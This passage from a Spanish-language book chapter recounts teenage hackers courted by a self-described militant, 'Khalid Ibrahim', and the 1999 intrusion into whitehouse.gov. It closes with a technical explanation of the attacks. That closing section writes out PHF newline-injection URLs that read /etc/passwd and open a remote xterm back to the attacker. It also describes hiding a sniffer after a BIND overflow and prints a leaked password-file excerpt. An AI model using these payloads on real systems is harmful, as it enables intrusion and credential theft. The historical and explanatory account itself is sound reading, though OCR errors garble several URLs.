No hay demasiados centros de menores en el sistema federal; el lugar al que lo enviaron resultó ser un "campamento" (aparentemente, ésta es la palabra adecuada) en Alabama para sólo 10 presos. Comrade lo describe como: "Parecido a un colegio. Tenía las puertas cerradas y vallas de alambre de cuchillas, pero por lo demás no parecía una cárcel". Ni siquiera tenía que ir a clase porque ya había terminado el colegio.

Cuando volvió a Miami y otra vez en periodo de prueba, Comrade recibió una lista de *hackers* con los que no le estaba permitido hablar. "La lista tenía un nombre, otro nombre y neOh". Sólo "neOh". El gobierno federal sólo sabía su alias. "No tenían ni idea de quién era. Si yo tuve acceso a doscientas cosas, él tuvo acceso a mil", afirma Comrade. Hasta donde ellos dos saben, las fuerzas de cumplimiento de la ley no han conseguido todavía precisar su nombre ni identificar su ubicación.

Se investiga a Khalid

¿Era Khalid el militante que afirmaba o sólo un impostor que engañaba a los chicos? ¿O quizás una operación del FBI para probar hasta donde están dispuestos a llegar los *hackers* menores? En un momento o en otro, todos los *hackers* que habían tratado con Khalid sospecharon que no era realmente un militante, parecía que la idea de facilitar información a un agente extranjero les inquietaba mucho menos que la idea de que aquel tipo les estuviera engañando. Comrade dice que "en lo que más había pensado era en quién era [Khalid]. No sabía si era de la policía federal o no. Hablando con neOh y hablando con él, decidí que era bastante de fiar. Pero nunca acepté su dinero, era una línea que no quería cruzar". (Unos momentos antes, durante la conversación, cuando ha mencionado por primera vez la oferta de 10.000 dólares que Khalid le hizo, parecía impresionado por la cantidad. ¿Habría rechazado realmente el dinero si sus esfuerzos hubieran rendido fruto y Khalid le hubiera intentado pagar? Tal vez ni el mismo Comrade sepa esa respuesta.)

neOh dice que Khalid "sonaba totalmente profesional" pero admite haber tenido dudas durante ese tiempo sobre si realmente era o no un militante. "Durante todo el tiempo en que estuve hablando con él, pensé que no era más que un mentiroso. Pero después de hacer indagaciones con amigos con los que también había contactado y a los que había dado otra información, pensamos que era quien decía ser".

Otro *hacker,* SavecOre, se encontró con alguien en el IRC que decía tener un tío en el FBI que podría conseguir inmunidad para un grupo entero de *hackers* llamado MilwOrm. "Pensé que eso podría enviar al FBI el mensaje de que no éramos hostiles", dijo SavecOre al periodista McKay en una entrevista por correo electrónico. Y añadió: "Entonces le di mi número de teléfono y al día siguiente recibí una llamada del supuesto agente del FBI, pero tenía un acento paquistaní increíblemente marcado".

"Dijo que se llamaba Michael Gordon y que estaba en el FBI en Washington DC", contó SavecOre al periodista. "Me di cuenta de que había sido Ibrahim todo el tiempo". Mientras algunos se preguntaban si el supuesto terrorista podría ser un timo del FBI, SavecOre llegaba a la conclusión opuesta; que el tipo que decía ser un agente del FBI era, en realidad, el mismo terrorista, intentando comprobar si los chicos estaban dispuestos a delatarlo.

La idea de que hubiera sido una operación del FBI no parece sostenerse porque si el gobierno federal quería averiguar de qué eran capaces estos chicos y hasta dónde estaban dispuestos a llegar, el dinero habría corrido. Cuando el FBI piensa que una situación es lo suficientemente seria como para organizar una operación de este tipo, pone dinero en ello. Prometer a neOh 1000 dólares y no pagarlos, no habría tenido sentido.

Según parece, sólo un *hacker* recibió dinero de Khalid: Chameleon. "Fui al buzón una mañana y tenía un cheque de 1000 dólares con un número de Boston al que debía llamar", dijo Chamaleon según otro artículo de *Wired News* (4 de noviembre de 1998). Khalid supo que él tenía mapas de las redes informáticas del gobierno y el cheque era en pago de esos mapas. Chameleon cobró el cheque. Dos semanas después, el FBI hizo una redada y lo interrogó sobre el pago, lo que suscita la

interesante pregunta de cómo sabía el gobierno de los 1000 dólares. Eso fue antes del 11-S, cuando el FBI se centraba en los delitos internos y prestaba poca atención a la amenaza terrorista. Chameleon admitió haber aceptado el dinero, pero insistió al periodista del *Wired News* que no le había facilitado ningún mapa de las redes gubernamentales.

A pesar de haber confesado aceptar el dinero de un terrorista extranjero, que le habría podido costar la acusación de espionaje y, posiblemente, una larga condena, no se presentaron cargos en su contra, lo que aumenta el halo de misterio. Quizás el gobierno sólo quería que se corriera la voz en la comunidad de *hackers* de que hacer tratos con agentes extranjeros podría resultar arriesgado. Quizás el cheque no fuera de Khalid, sino del FBI.

Poca gente conoce la identidad real de Chameleon y él tiene mucho interés en que siga siendo así. Queríamos contar su versión de la historia, pero él se ha negado a hablar del tema (la única concesión que se permitió fue mencionar que él pensaba que Khalid era un policía federal actuando como terrorista). Si yo estuviera en su posición, probablemente, tampoco querría que me entrevistaran sobre este asunto.

Muyahidín islámicos de Harkat-ul

Buscando en los registros de los IRC, el periodista McKay encontró que Khalid se había descrito a sí mismo, en algún momento, como miembro de Harkat-ul-Ánsar[3]. De acuerdo con la *South Asia Intelligence Review*, "Estados Unidos calificó la *Harkat-ul-Ansar* de organización terrorista por la relación con el terrorista saudí exiliado Osama bin Laden en 1997. Para evitar las repercusiones de la prohibición de Estados Unidos, el grupo pasó a llamarse *Muyahidines islámicos de Harkat-ul* en 1998".[4]

---

[3] McKay, artículo op. cit

[4] Extraído del sitio Web satp.org, de South Asia Intelligence Review

El Departamento de Estado norteamericano ha lanzado repetidas advertencias en torno a este grupo. Una declaración del Estado dice así: "Dirigentes paquistaníes han dicho que un ataque aéreo de Estados Unidos el 23 de octubre [de 2001] mató a 22 miembros de guerrillas paquistaníes que luchaban del lado de los talibanes en las proximidades de Kabul. Las personas que murieron eran miembros de *Muyahidines islámicos de Harkat-ul...* [organización que] ha sido incluida en la lista oficial de organizaciones terroristas elaborada por el Departamento de Estado en 1995".[5]

De hecho, Harkat es actualmente uno de los 36 grupos designados por Estados Unidos como organización terrorista extranjera. En otras palabras, Estados Unidos la considera como uno de los peores enemigos en la faz de la tierra.

Los jóvenes *hackers,* evidentemente, no lo sabían. Para ellos, todo era un juego.

En cuanto a Khalid, un general de las fuerzas armadas indias, en un discurso sobre la seguridad de la información en abril de 2002, confirmó que era un terrorista, y habló a su público de los vínculos de *hackers* con "Khalid Ibrahim de la Harkat-ul-Ansar con base en Paquistán".[6] Sin embargo, lo que parecía inquietar al general era que Khalid no tenía su base en Paquistán, sino en su país, en Delhi, India.

Después del 11-S

Algunos *hackers* manipulan y engañan. Engañan a los sistemas informáticos para que piensen que tienen una autorización que, en realidad, han robado; practican la ingeniería social para manipular a las personas y alcanzar así sus objetivos. Todo esto significa que cuando uno

---

[5] "The United States and the Global Coalition Against Terrorism, September - December 2001: A Chronology", www.state.gOv/r/pa/ho/pubs/fs/5889.htm.

[6] Discurso del general Yashwant Deva, Avsm (Retd), Presidente de Iete, en *Information Security* en el Centro Internacional de la India, Nueva Delhi, el 6 de abril de 2002, p. 9.

habla con un *hacker*, debe prestar atención para saber si lo que está diciendo y la forma en que lo está diciendo es digno de confianza. A veces es difícil tener la certeza.

Mi coautor y yo no estamos muy convencidos de lo que neOh nos dijo sobre su reacción ante el 11-S. Creemos que es suficiente para compartirlo:

> *¿Sabes cuánto lloré ese día? Estaba completamente seguro de que mi vida había acabado.*

A esta declaración acompañó una curiosa risa nerviosa que no supe interpretar.

> *Pensar que quizás yo había tenido algo que ver con eso. Si hubiera podido entrar en Lockheed Martin o Boeing y obtener más información, podrían haberlo utilizado. Fue un momento muy duro para mí y para Estados Unidos.*
>
> *Yo lloraba porque nunca pensé en denunciarlo. No había actuado con cabeza. Por eso me encargó a mí que hiciera todas esas cosas...*
>
> *Con haber puesto el dedo meñique de una mano en el Trade Center... [La idea] era absolutamente devastadora.*
>
> *De hecho, perdí tres amigos en el World Trade Center; nunca me había sentido tan mal.*

Muchos *hackers* son quinceañeros o incluso más jóvenes. ¿Es una edad demasiado temprana para reconocer el peligro potencial que podría suponer responder a las solicitudes de alguien que podría ser una amenaza para un país? Personalmente, me gustaría pensar que el 11-S ha vuelto desconfiados a los *hackers* americanos, incluso a los más jóvenes, que ahora es menos probable que un terrorista los embauque. Sólo espero estar en lo cierto.

Intrusión en la Casa Blanca

La historia de la seguridad de los ordenadores es en cierta forma paralela a la historia antigua de la criptografía. Durante siglos, los creadores de códigos han concebido claves que etiquetaban de "indescifrables". Incluso hoy, en una época en la que los ordenadores pueden cifrar fácilmente un mensaje utilizando una clave de un solo uso o una clave de cientos de caracteres, la mayoría de los códigos siguen siendo vulnerables. (La organización norteamericana para la creación y ruptura de códigos, la Agencia de Seguridad Nacional, presume de tener algunos de los ordenadores más grandes, rápidos y potentes del mundo.)

La seguridad de los ordenadores es como un juego constante del gato y el ratón, donde los expertos en seguridad se encuentran de una parte y los intrusos de otra. El número de líneas de código del sistema operativo Windows asciende a las decenas de millones. No es difícil suponer que cualquier programa de un tamaño tan descomunal no podría evitar tener vulnerabilidades que un *hacker* entregado acabará descubriendo.

Mientras tanto, los empleados de la empresas, los burócratas y a veces, incluso, los profesionales de la seguridad los instalarán un nuevo ordenador o una nueva aplicación y no caerán en la cuenta de cambiar la contraseña predeterminada o crear una que sea razonablemente segura, dejando así el dispositivo desprotegido. El que lea las noticias de ataques e intrusiones de *hackers,* ya sabrá que ya se han puesto en evidencia los sitios Web del ejército, del gobierno e, incluso, de la Casa Blanca. En algunos casos, repetidas veces.

Acceder a un sitio Web y modificar una página es una cosa que, por lo general, resulta algo trivial o molesto. Aún así, mucha gente confía en una sola contraseña para todos los usos; si con la intrusión en un sitio Web los atacantes capturan contraseñas, pueden estar en posición de acceder a otros sistemas de la red y causar muchos más daños. neOh dice que fue eso lo que él y otros dos miembros del grupo de *hackers* gLobaLheLL hicieron en 1999 en uno de los puntos más delicados de Estados Unidos, la Casa Blanca.

Creo que la Casa Blanca estaba reinstalando su sistema operativo. Todo lo tenían configurado por defecto. Y durante ese periodo de diez o quince minutos, Zyklon y MostFearD se las arreglaron para entrar, encontrar el archivo oculto de contraseñas, craquearlo, *entrar y alterar el sitio Web. Yo estaba allí cuando lo estaban haciendo.*

Fue estar en el sitio adecuado en el momento adecuado. Fue cuestión de suerte, pura casualidad el estar en línea justo cuando comenzaron a trabajar en el sitio.

Lo comentamos en el chat gLobaLheLL. Me despertó una llamada a las tres de la madrugada para decirme que lo estaban haciendo. Les dije que era todo mentira, que lo probaran. Salté a mi ordenador y efectivamente lo estaban haciendo.

MostFearD y Zyklon lo hicieron casi todo. Me dieron el archivo oculto de contraseñas para que lo descifrara tan rápido como pudiera. Logré una [contraseña], una palabra normal de diccionario. Y eso fue todo.

neOh nos facilitó una parte de lo que él dice que es el archivo de contraseñas que sus amigos le consiguieron y que le pasaron, en el que se listan lo que parece que son algunos de los usuarios autorizados del personal de la Casa Blanca[7]:

Es difícil confirmar esta información. Puesto que este ataque se produjo durante el gobierno de Clinton, ninguna de las personas que figuran en la lista trabajará ya en la Casa Blanca. Pero sí se encuentran algunos datos. Monty Haymes hacía grabaciones de vídeo. Christopher Adams es el nombre de un periodista de Financial Times, un periódico británico; hasta donde hemos podido saber, en aquel momento no había ningún empleado en la Casa Blanca con este nombre. Debra Reid es fotógrafa en Associated Press. Parece que no había ninguna Connie Colabatistto trabajando en la Casa Blanca; una mujer con este nombre está (o estuvo) casada con Gene Colabatistto, presidente de Solutions en la empresa Space Imagine, pero no parece que tuvieran relación con el equipo de la Casa Blanca.

```
root:x:0:1:Super-User:/:/sbin/sh
daemon:x:1:1::/:
bin:X:2:2::/usr/bin:
sys:x:3:3::/:
adm:x:4:4:Admin:/var/adm:
uucp:x:5:5:uucp Admin:/usr/lib/uucp:
nuucp.-x:9:9:uucp
Admin:/var/spool/uucppublic:/usr/1ib/uucp/uucico
listen:x:37:4:Network Admin:/usr/net/nls:
nobody:x:60001:60001rNobody:/:
noaccess:x:60002:60002:No Access User:/:
nobody4:x:65534:65534:SunOS 4.x Nobody:/:
bing:x:1001:10:Bing Feraren.-/usr/users/bing:/bin/sh
orion:x:1002:10:Christopher
Adams:/usr/users/orion:/usr/ace/sdshell
webadm:x:1130:101:Web
Administrator:/usr/users/webadm:/bin/sh
cadams:x:1003:10:Christopher
Adams:/usr/users/cadams:/usr/ace/sdshell
bartho_m:x:1004:101:Mark
Bartholomew:/usr/users/bartho_m:/usr/ace/sdshell
monty:x:1139:101:Monty Haymes:/usr/users/monty:/bin/sh
debra:x:1148:101:Debra Reid:/usr/users/debra:/bin/sh
connie:x:1149:101:Connie
Colabatistto:/usr/users/connie:/bin/sh
bilí:x:1005:101:William Hadley:/usr/users/bill:/bin/sh
```

El formato de este listado es el de los archivos de contraseñas de Unix o Linux, el tipo que se utiliza cuando se almacenan las contraseñas cifradas aparte, en un archivo protegido. En cada línea aparece el nombre de una persona que tiene una cuenta en el sistema. La entrada "sdshell" en algunas líneas indica que estos usuarios, por seguridad adicional, llevaban un pequeño dispositivo electrónico llamado *RSA SecureID,* que muestra un número de seis dígitos que cambia cada 60 segundos. Para iniciar la sesión, estos usuarios deben introducir el número de seis dígitos que se visualiza en ese momento en su dispositivo SecureID, más un número PIN (que en algunos casos, lo proporciona la compañía y, en otros, lo elige el usuario). Durante la intrusión, modificaron el sitio Web de la Casa Blanca para mostrar que alguien había estado allí, según neOh, que nos facilitó el vínculo a la página modificada (véase la Figura 2-1).[8] Además de colocar el símbolo del grupo de *hackers* gLobaLheLL, el mensaje también incluye un logo del Hong Kong Danger Dúo. Según neOh, era un nombre falso inventado para añadir un elemento de confusión.

htlpy/www.atlrition.org/tTiinicff/attrition/1999/05/1OAvww.whitehouse.gov/mirror.html




Figura 2-1: Página en el sitio Web de la Casa Blanca modificado. Mayo de 1999.

Tal como neOh lo recuerda, los responsables de esta intrusión a la Casa Blanca no sintieron ninguna alegría especial por haber podido penetrar en uno de los diez o doce sitios Web más seguros de Estados Unidos. Estaban "bastante ocupados intentando colarse en todas partes, para probar al mundo que eran los mejores", explica neOh. En lugar de una palmadita virtual en la espalda en todas partes, adoptaban más bien, dice él, la actitud de "buen trabajo chicos, al final lo conseguimos, ¿que toca ahora?"

Pero no les quedaba demasiado tiempo libre para intrusiones de ningún otro tipo. Sus mundos estaban a punto de desmoronarse y esa parte de la historia nos lleva de nuevo al misterioso Khalid.

Zyklon, conocido también como Eric Burns, asume a partir de aquí la narración desde su punto de vista. Nunca fue miembro en firme de

globaLheLL, dice, pero sí frecuentaba el IRC con algunos de los chicos. En su descripción de los hechos, la intrusión en la Casa Blanca fue posible cuando descubrió que el sitio Web podía ponerse en peligro mediante un agujero de un programa de prueba llamado PHF, que se utiliza para acceder a una base de datos de teléfonos situada en la Web. Se trataba de una vulnerabilidad crítica, pero a pesar de que la gente de la comunidad *hackers* la conocían, "no la utilizaba mucho", dice Zyklon.

Llevando a cabo una serie de pasos (que se detallan en la sección Dilucidación, al final de este capítulo), pudo acceder como superusuario en whitehouse.gov y establecer acceso a otros sistemas de la red local, incluido el servidor de correo de la Casa Blanca. En aquel momento, Zyklon podía interceptar mensajes intercambiados entre el personal de la Casa Blanca y el público, aunque, evidentemente, esos mensajes no revelarían información confidencial.

Pero además, afirma Zyklon, también pudo "cazar una copia de las contraseñas y los archivos ocultos de contraseñas". Merodearon por el sitio Web, viendo qué podrían encontrar, hasta que la gente empezó a incorporarse al trabajo. Mientras esperaba, recibió un mensaje de Khalid, en el que le decía que estaba escribiendo un artículo sobre intrusiones recientes y le preguntaba si había hecho algo últimamente que pudiera contar. "Así que le dije que en ese preciso momento estábamos en el sitio Web de la Casa Blanca", cuenta Zyklon.

Dos horas después de esa conversación, cuenta Zyklon, vieron que aparecía un espía *(sniffer)* en el sitio, un administrador del sistema estaba mirando para ver qué estaba ocurriendo y averiguar quién era el intruso. ¿Mera coincidencia? ¿O tenían algún motivo para sospechar en ese preciso instante? Pasarían meses antes de que Zyklon averiguara la respuesta. De momento, en cuanto vieron el espía, los chicos tiraron del cable, salieron del sitio y pusieron sus esperanzas en que ellos hubieran advertido al administrador antes de que éste les hubiera advertido a ellos.

Pero ya habían alborotado el avispero. Unas dos semanas después, los agentes del FBI llegaron en masa, hicieron una redada a todos los miembros del gLobaLheLL que pudieron identificar. Además de Zyklon, que entonces tenía 19 años y que fue detenido en el estado de Washington, arrestaron también a MostHateD (Patrick Gregory, también

de 19, de Texas) y MindPhasr (Chad Davis, de Wisconsin), junto con otros.

neOh se encontraba entre los pocos que sobrevivieron al rastreo. Desde la seguridad de su ubicación remota, se sentía indignado y colgó una página Web manipulada con un mensaje de desafío. El mensaje, tal como fue editado por primera vez, era el siguiente: "Escuchad h_____de p_____del FBI. No j____a nuestros miembros, saldréis perdiendo. Mientras escribo esto estamos haciéndonos con fbi.gov. Y TENÉIS MIEDO. Nos habéis arrestado porque vosotros, idiotas, no sois capaces de averiguar quién penetró en la Casa Blanca... ¿verdad? Por eso nos detenéis a todos, para ver si alguno de ellos canta. BUENA SUERTE... NO HABLAREMOS. ¿No lo entendéis? HE DICHO DOMINACIÓN DEL MUNDO".

Y lo firmó como: "the unmerciful, neOh"[9] ("el despiadado, neOh"**).**

Repercusiones

Entonces, ¿por qué estaba el administrador del sistema espiando a esas horas de la madrugada? respuesta. Cuando los fiscales presentaron los expedientes de su caso, encontró una declaración que afirmaba que la información que condujo al conocimiento de la intrusión del grupo gLobaLheLL en la Casa Blanca file facilitada por un informante del FBI. El recuerda que el informe también decía que el informante estaba en Nueva Delhi, India.

En opinión de Zyklon, no cabe la menor duda. La única persona a la que había hablado de la intrusión en la Casa Blanca, la *única* persona, era Khalid Ibrahim. Uno y uno son dos: Khalid era el informante del FBI.

Pero el misterio continúa. Incluso si Zyklon está en lo cierto, ¿es ésa toda la historia? Khalid era un informante, ayudaba al FBI a localizar

[9] También en este caso la verificación es difícil. Sin embargo, el texto original de la cita incluida se puede ver en htrp**://wvvw**.attrition.org/min or/attrition/1999/05/**26**/mmic.snu.ac.kr/.

hackers jóvenes dispuestos a realizar intrusiones en sitios Web confidenciales? ¿O hay alguna otra posible explicación, que su función como informante sólo sea la mitad de la historia y que, en realidad, era también el terrorista paquistaní que el general indio creía que era? Un hombre que tuviera dos caras, que colaborara con la causa de los talibanes al mismo tiempo que estaba infiltrado en el FBI.

Efectivamente, su miedo a que alguno de los chicos lo denunciara al FBI encaja en esta versión de la historia.

Sólo un número reducido de personas conocían toda la verdad. La pregunta es, ¿están los agentes del FBI y los fiscales federales entre los que sabían la historia real? ¿O también ellos estaban siendo engañados?

Al final, Patrick Gregory y Chad Davis fueron condenados a 26 meses y Zyklon Burns, a 15. Los tres han cumplido ya su condena y están fuera de prisión.

Cinco años después

Actualmente, para Comrade el *hackear* es, la mayor parte del tiempo, sólo un recuerdo; pero su voz se anima cuando habla de "la emoción que se siente al hacer cosas que no deberías hacer, estar en sitios donde no deberías estar, con la esperanza de encontrarte algo bueno".

Pero es hora de tener una vida. Dice que está pensando en estudiar. Cuando hablamos, acababa de volver de buscar universidades en Israel. El idioma no supondría demasiado problema para él porque aprendió hebreo en el colegio y se había sorprendido al ver cuánto recordaba.

La impresión que le causó el país era una mezcla. Las chicas eran "geniales" y los israelíes mostraban mucho aprecio por Estados Unidos. "Parece que admiran a los americanos". Por ejemplo, estuvo con algunos israelíes que bebían un refresco del que nunca había oído hablar, RC Cola, y resulta que era un producto americano. Los israelíes le explicaron que "en los anuncios, era una bebida americana". También se encontró con "sentimientos antiamericanos de gente que no está de acuerdo con la

política", pero se lo tomó con calma: "supongo que puede pasar en cualquier sitio".

Odió el clima, "frío y lluvioso" durante todo el tiempo que estuvo allí. Y, además, el tema del ordenador. Compró un portátil y una conexión inalámbrica expresamente para el viaje, pero descubrió que "los edificios están construidos con una piedra enorme y gruesa". El ordenador detectaba 5 ó 10 redes, pero la señal era tan débil que tenía que caminar 20 minutos hasta llegar a un sitio donde pudiera acceder a Internet.

De modo que Comrade está de vuelta en Miami. Es un joven con un delito grave en su hoja de antecedentes que vive de su herencia e intenta decidir si sigue estudiando. Tiene 20 años y no hace gran cosa.

El viejo amigo de Comrade, neOh, trabaja para una importante compañía de telecomunicaciones (un trabajo de nueve a cinco "no está bien", dice), pero pronto se mudará a Los Angeles por un periodo de tres meses para hacer un trabajo no cualificado que aceptó porque el sueldo es mucho mejor que el de ahora. Entrando a formar parte de la sociedad predominante, espera ahorrar suficiente para pagar la entrada de una casa en la comunidad en la que vive ahora.

neOh también habla de empezar a estudiar cuando acaben los tres meses de trabajo duro bien remunerado, pero no estudiar informática. "La mayoría de la gente que he conocido que tiene titulaciones de informática no sabe nada", dice. En lugar de eso, le gustaría licenciarle organización y dirección de empresas para después entrar en el campo de la informática en el nivel de negocios.

Hablar de sus viejas hazañas vuelve a sacar su fijación por Kevin. ¿Hasta qué punto se imaginó estar en mi pellejo?

> *¿Quería que me pillaran? Quería y no quería. Cuando te pillan, demuestras que puedes hacerlo, lo que has hecho. No es que quisiera que me pillaran a propósito. Quería que me pillaran para que yo pudiera enfrentarme, saldría libre y sería el* hacker *que salió. Saldría, conseguiría un buen trabajo estable en algún departamento gubernamental y encajaría bien en el submundo.*

La gravedad de la amenaza

La combinación de determinados terroristas y unos *hackers* infantiles sin miedo podría ser desastrosa para un país. Este episodio me ha hecho plantearme cuántos Khalids hay por ahí reclutando niños (o incluso adultos antipatrióticos hábiles en la programación) y que están sedientos de dinero, reconocimiento personal o la satisfacción de superar con éxito tareas difíciles. Después de Khalid, los reclutadores pueden ser mucho más herméticos y no tan fáciles de identificar.

Estando yo en detención preventiva acusado de cargos relacionados con intrusiones informáticas, un narcotraficante colombiano se me acercó en varias ocasiones. Se enfrentaba a cadena perpetua en una prisión federal sin posibilidad de salir en libertad condicional. Me hizo una oferta atractiva: me pagaría cinco millones de dólares en efectivo por penetrar en "Sentry", el sistema informático de la Oficina Federal de Prisiones, para librarle de la detención. Hablaba absolutamente en serio. No acepté su oferta, pero le hice entender que lo ayudaría para evitar toda confrontación. Me pregunto qué habría hecho neOh en una situación similar.

Nuestros enemigos pueden estar entrenando a sus soldados en el arte de la ciberguerra para atacar nuestra infraestructura y defender la suya. No es ninguna locura pensar que estos grupos también recluten *hackers* experimentados de cualquier parte del mundo para formarlos y asignarles proyectos cruciales para determinadas misiones.

En 1997 y después otra vez en 2003, el Departamento de Defensa de Estados Unidos lanzó el proyecto *Operation Eligible Receiver*, para poner a prueba la vulnerabilidad de ese país ante ataques electrónicos. De acuerdo con un artículo publicado en el *Washington Times*[10] sobre el primero de estos proyectos, "Altos cargos del Pentágono quedaron

---

Computer Hackers Could Disable Military; System Compromised in Secret Exercise, de Bill Gertz, Washington Times, de 16 de abril de 1998.

asombrados por un ejercicio militar que demostraba lo fácil que era para los *hackers* bloquear las redes informáticas militares y civiles de Estados Unidos". El artículo continúa explicando que la Agencia de Seguridad Nacional reunió un grupo de sus especialistas informáticos como un "equipo rojo" de *hackers,* a los que se permitió utilizar sólo el equipo informático estándar disponible para el público, junto con todas las herramientas de los *hackers,* incluido códigos exploits, que pudieran descargar de Internet o de los tablones de anuncios electrónicos.

En unos días, los *hackers* del equipo rojo penetraron en los sistemas informáticos que controlan partes de la red de suministro de energía eléctrica de Estados Unidos y con una serie de comandos habrían podido dejar a oscuras partes del país. "Si el ejercicio hubiera sido real" informó el periódico *Christian Science Monitor,* "habrían podido interrumpir los sistemas de comunicación del Departamento de Defensa (abarcando la mayor parte del Comando del Pacífico) y accedido a los sistemas informáticos abordo de los buques de la armada de Estados Unidos".[11]

Desde mi experiencia personal, yo pude vencer mecanismos de seguridad utilizados en una serie de compañías regionales de teléfonos para controlar el acceso a las centralitas. Hace diez años, tenía control absoluto sobre la mayoría de las centralitas gestionadas por las compañías Pacific Bell, Sprint y GTE, entre otras. Imaginen el caos que un grupo terrorista con recursos habría podido causar con el mismo nivel de acceso.

Se sabe que miembros de Al Qaeda y otros grupos terroristas han utilizado redes informáticas para planear sus atentados. Los indicios apuntan a que los terroristas hicieron uso de Internet para planear sus operaciones en los atentados del 11-S.

Si Khalid Ibrahim consiguió o no obtener información a través de alguno de estos jóvenes *hackers,* nadie lo sabe. Si realmente tuvo relación con los atentados del World Trade Center y el Pentágono, faltan pruebas

---

[11] *Wars of the Future... Today,* de Tom Regan, Christian Science Monitor, de 24 de junio de 1999.

definitivas. Aún así, nadie sabe cuándo él o alguien similar reaparecerá en la escena del ciberespacio, buscando colaboradores ingenuos que sientan emoción al "hacer cosas que no deberías hacer, estar en sitios donde no deberías estar". Niños que piensen que el desafío que se les plantea es "genial".

Para los jóvenes *hackers,* las debilidades de la seguridad continúa siendo una invitación. Aunque los *hackers* de esta historia deberían haber advertido el peligro que supone que un extranjero los reclute para comprometer las redes informáticas confidenciales de Estados Unidos. Parece obligado preguntarse cuántos otros neOhs han sido reclutados por enemigos.

Poseer una buena seguridad no ha sido nunca tan importante como ahora, en un mundo habitado por terroristas.

DILUCIDACIÓN

neOh nos facilitó detalles de cómo había penetrado en los sistemas informáticos de Lockheed Martin. La historia es tanto una prueba de la innovación de los *hackers* (el lema de esta comunidad podría ser "si hay algún fallo en la seguridad, lo encontraremos"), como una advertencia para todas las organizaciones.

El chico determinó rápidamente que Lockheed Martin ejecutaba su propio servidor de nombres de dominio (DNS), el protocolo de Internet que, por ejemplo, traduce (o "resuelve") www.disney.com a 198.187.189.55, una dirección que puede utilizarse para encaminar paquetes de datos. neOh sabía que un grupo de investigación en seguridad de Polonia había publicado lo que los *hackers* llaman un artificio o *exploit,* un programa diseñado específicamente para atacar una vulnerabilidad concreta, y aprovechar así un punto débil de la versión del DNS que Lockheed estaba ejecutando.

La empresa utilizaba una implementación de los protocolos DNS llamados BIND *(Berkeley Internet Ñame Domain,* Dominio de Nombres de Internet de Berkeley). El grupo polaco descubrió que una versión de BIND era vulnerable a un tipo de ataque que consistía en desbordar un

búfer remoto, y esa versión era la que se utilizaba en Lockheed Martin. Siguiendo el método que había descubierto en la red, neOh pudo obtener privilegios de superusuario tanto en el servidor primario, como en el secundario del DNS de Lockheed.

Una vez que disponía del acceso de superusuario, neOh procedió a interceptar contraseñas y correos electrónicos instalando un programa espía *{sniffer)* que sirve para realizar escuchas en ordenadores. Todo el tráfico que se envía a través del cable se captura encubiertamente; el *hacker* suele enviar los datos para almacenarlos a un lugar donde difícilmente puedan ser detectados. Para ocultar el registro espía, dice neOh, creó un directorio con un nombre que era simplemente un espacio, representado por tres puntos; la ruta que utilizaba era "/var/adm/ ..." En una inspección somera, un administrador de sistemas pasaría por alto este elemento inocuo.

Esta técnica de ocultar el programa espía, aunque resulta efectiva en muchas situaciones, es muy simple; existen métodos mucho más sofisticados para ocultar los pasos de un *hacker* en una situación como ésta.

Antes de averiguar si podrían seguir penetrando en la red de Lockheed Martin para obtener información confidencial de la empresa, a neOh se le encargó otra tarea. Los archivos privados de Lockheed Martin siguieron estando a salvo.

Para la intrusión de la Casa Blanca, Zyklon cuenta que inicialmente ejecutó un programa llamado buscador de CGI (interfaz de pasarela común) escruta todo el sistema buscando vulnerabilidades del CGI. Descubrió que el sitio Web era susceptible a un ataque utilizando el exploit PHF, que aprovecha los errores de programación cometidos por el desarrollador del código PHF (guía telefónica).

El PHF es una interfaz del estilo de un formulario que acepta un nombre como entrada y busca los datos del nombre y la dirección en el servidor. El código invocó una función escape_shell_cmd(), que supuestamente debía purgar la entrada de caracteres especiales. Pero el programador había olvidado un carácter en la lista, el carácter de línea nueva. Un atacante entendido podía aprovechar este desliz facilitando una

entrada en el formulario que incluyera la versión codificada (0x0a) del carácter de línea nueva. Al enviar una cadena que incluyera este carácter se engaña al código para que ejecute cualquier comando que el atacante elija.

Zyklon escribió en su explorador la URL:

```
http://www.whitehouse.gov/cgi-
bin/phf?Qalias=x%0a/bin/cat%2 0/etc/passwd
```

Con esto, pudo visualizar el archivo de contraseñas de whitehouse.gov. Pero quería obtener el control total del servidor Web de la Casa Blanca. Sabía que era muy probable que los puertos del servidor X estuvieran bloqueados por el cortafuegos, lo que le impediría conectarse a cualquiera de los servicios de whitehouse.gov. Por tanto, en lugar de eso, recurrió una vez más al agujero de PHF introduciendo:

```
http://www.whitehouse.gov/cgi-
bin/phf?Qalias=x%0a/usr/XllR6/bin/xterm%2 0-
ut%20-display%20zyklons.ip.address:O.O
```

Esto provocó el envió de un xterm desde el servidor de la Casa Blanca a un ordenador que estaba bajo su control y que ejecutaba un servidor X. Es decir, en lugar de conectarse ***a*** whitehouse.gov, lo que hizo en realidad fue ordenar al sistema de la Casa Blanca que se conectara a ***él,*** (Esto sólo es posible cuando el cortafuegos permite las conexiones salientes, lo que aparentemente fue el caso).

A continuación aprovechó la vulnerabilidad de desbordamiento del búfer hallada en el programa del sistema, — ufsrestore. Y eso, asegura Zyklon, le permitió obtener el acceso de superusuario de whitehouse.gov, así como acceder al servidor de correo de la Casa Blanca y otros sistemas de la red.

CONTRAMEDIDAS

Los artificios de neOh y Comrade que hemos descrito aquí plantean dos problemas para las compañías.

